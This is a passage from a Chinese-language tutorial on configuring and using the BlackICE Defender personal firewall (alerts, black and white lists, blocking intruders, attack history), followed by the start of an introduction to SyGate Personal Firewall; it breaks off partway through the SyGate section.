


图 10

6.通告(Notifications)(如图11)

这里进行BlackICE的管理通告设置，你可以配置你需要的提示，包括提示符号于声音。




图 11

7.提示(prompts)(如图12)

根据你的喜好作设置，方便您在使用过程中可以得到一些简要提示。




图 12

8 选择图4中高级防火墙设置(如图13)

点击添加(如图14)，在这儿你可以随心所




图 13




图 14

欲的添加黑白名单，可以随意的关闭某个端口，这样你就可以更具实际情况拦截黑客入侵，当然你也可以添加你的信任主机，可以封杀经常骚扰你的ip 地址。

四、BlackICE 的使用

在使用 BlackICE 时，注意两点，一是只要我们安装了 BlackICE，BlackICE 它就会在后台静静地工作（一般不容易察觉，以防止他人禁用此程序），这是它的自动防护攻击功能；二是它会显示目前所有黑客入侵的信息，也包含目前网络的攻击和入侵的图示。它有三个键（攻击、入侵者和历史），每个键显示黑客入侵的不同方面。

1．事件（Events）（如图2）

这里显示 BlackICE 检测到的黑客攻击事件列表，包括黑客攻击的时间、攻击事件类型和攻击执行者的名字。在该列表中，我们可以获取黑客的以下攻击信息：用“TIME”来显示黑客攻击的具体时间，用“Events”来反映出当前的攻击类型，用“INTRUDER”来反映一下攻击者的名称，用“COUNT”来获取黑客的攻击次数等。我们还可以看到大量攻击者的信息，其中有代理端口扫描攻击，HTTP 端口扫描，NetBIOS 共享扫描等等。

要阻止黑客的攻击，右击你希望阻止的入侵者（如图15），在弹出的菜单中选择拦截入侵者（Block Intruder），在弹出的第二个菜单中可以设定阻止的时间：一小时、一天、一个月或永远。




图 15

另外在该窗口下方有一状态栏，主要是提供了一些 BlackICE Defender 程序本身的信息。

2．入侵者（Intruders）（如图3）

知道了入侵者的IP并不是最重要的，ICE还会根据情况来判断出入侵者的详细信息。我们点击攻击按钮后面的入侵者按钮，可以对入侵者的详细资料进行观察和分析。汇集了 BlackICE 收集到的所有入侵者的信息（IP 地址、安全等级）。图中向我们揭示了入侵者的详细信息，其中包括入侵者计算机的姓名，入侵者的IP地址，而且根据上面的信息我们还可能判断出入侵者使用的是什么操作系统。这些信息对于我们了解入侵者和判断入侵目的都是很有帮助的。

3．历史（History）（如图16）

历史选项的作用可以即时查看到目前系统总共被攻击的次数以及当前状态下网络的信息流量状况，让我们看到我们的计算机在不同的时段里遭到了那些攻击的高峰期，方便我们判断入侵者的习惯。可以以图表的形式清楚地显示系统受攻击的情况和目前的网络状况。

图表可以按照分、小时和天的方式显示。

图16中可以看到在90小时的时间内受到的严重的攻击（critical）9 个，可疑的攻击（suspicious）193 个。网络状况是24.0K 数据包。

4．忠告（ICEADV）




图 16

在列表的右下角还有一个可以点击的“忠告”按钮，这个按钮主要是用来让我们了解入侵者的攻击方法我们如何避免的一些措施的，看一看是很有帮助的。另外，对于具体的每个攻击数据，如果你正在网络上，只要选中具体的攻击记录，然后再点按钮“advICE”，浏览器就会自动连接到BlackICE开发者的主页上，具体告知你本条攻击记录的性质、攻击类型、危险程度等。

当然，我们在实际工作的时候有时需要关闭BlackICE Defender的过滤功能，这时可以直接单击“Tools”下的“停止 BlackICE 引擎（Stop BlackICE Engine)”就可以了，这时我们会发现任务栏右下角的程序图标上多了一个红色斜线，表示BlackICE Defender暂停工作；如果想让该程序继续工作的话，再用鼠标单击一下“启动BlackICE 引擎（Start BlackICE Engine)”命令，它就会继续工作。

以上是我对BlackICE Defender防火墙软件的一点心得，吸取了广大网友的一些经验，希望对大家有所帮助。

SyGate个人防火墙

大家一定很熟悉SyGate这款基于NAT的代理服务器软件吧。今天我不是给大家讲解这个代理服务器的使用方法，而是介绍SyGate公司出品的防火墙软件SyGate Personal FireWall。SyGate个人防火墙的目的在于让用户上网时增强计算机的安全性 。

SyGate个人防火墙是一个基于个人用户的解决方案，通过它使所运行的计算机不受入侵和黑客的滋扰。总体上来说功能是非常强大的，在面向终端用户方面做得相当好，用户并不需要掌握多少网络防火墙的专业知识，就可以简单的使用防火墙。

系统需求

1．Windows 95/98/2000/NT 4.0 （服务器或工作站）；

2．Intel 486（或相当的芯片）或以上；

3．16 MB 以上；

4．10 MB 空闲硬盘空间；

5． 内置或外置的模拟调制解调器，ISDN，ADSL，电缆调制解调器或其他因特网连接；

6．装有TCP/IP 协议。

使用方法

一、应用程序控制

与所有的防火墙产品一样，SyGate 个人防火墙也提供了一个在线驻留的应用程序，它可以随Windows系统的启动自动运行，并一直工作到系统关闭。防火墙可以控制应用程序发送和接收数据包的类型、通讯端口，并决定拦截还是通过。它通过询问用户一些问题，例如“你是否允许Windows Explorer访问Internet？”来获知哪一个应用程序可以信任。然后它将可能会阻止所有不是被你的可信任程序所发起的通信。如果在此过程中发现有任何的Internet访问要求，程序会立刻给出询问窗口，如图1 。

